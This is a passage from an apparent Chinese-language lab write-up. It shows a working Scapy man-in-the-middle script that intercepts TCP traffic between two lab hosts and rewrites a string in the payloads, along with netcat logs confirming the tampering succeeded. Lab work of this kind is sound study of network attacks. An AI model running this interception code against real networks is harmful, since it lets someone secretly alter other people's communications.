                del(newpkt[TCP].chksum)

                if pkt[TCP].payload:
                        data=pkt[TCP].payload.load

                        newdata=data.replace(str.encode("liwenzheng"),str.encode("aaaaaaaaaa"))

                        send(newpkt/newdata)
                else:
                        send(newpkt)

        elif pkt[IP].src==ip_b and pkt[IP].dst==ip_a:
                newpkt=IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)
f='tcp and host 10.9.0.5'
pkt=sniff(iface='eth0',filter=f,prn=spoof_pkt)
```


在 host B 处 nc -lp 9090 端口，在 A 处 nc -nv 10.9.0.6 9090

先将 ip_forward 设为 1 使得 A 和 B 可以连接，之后将 ip_forward 设为 0

在 A 处进行输入，输入会显示在 B 处，其中包含 liwenzheng 的部分被替换成了 aaaaaaaaaa，其他部分没有改变，表明攻击成功。



```
root@3a6f3924a28b:/# nc -nv 10.9.0.6 9090
Connection to 10.9.0.6 9090 port [tcp/*] succeeded!
liwenzheng
123liwenzheng
45666
```



```
root@a5139ac2b5cb:/# nc -lp 9090
aaaaaaaaaa
123aaaaaaaaaa
45666
```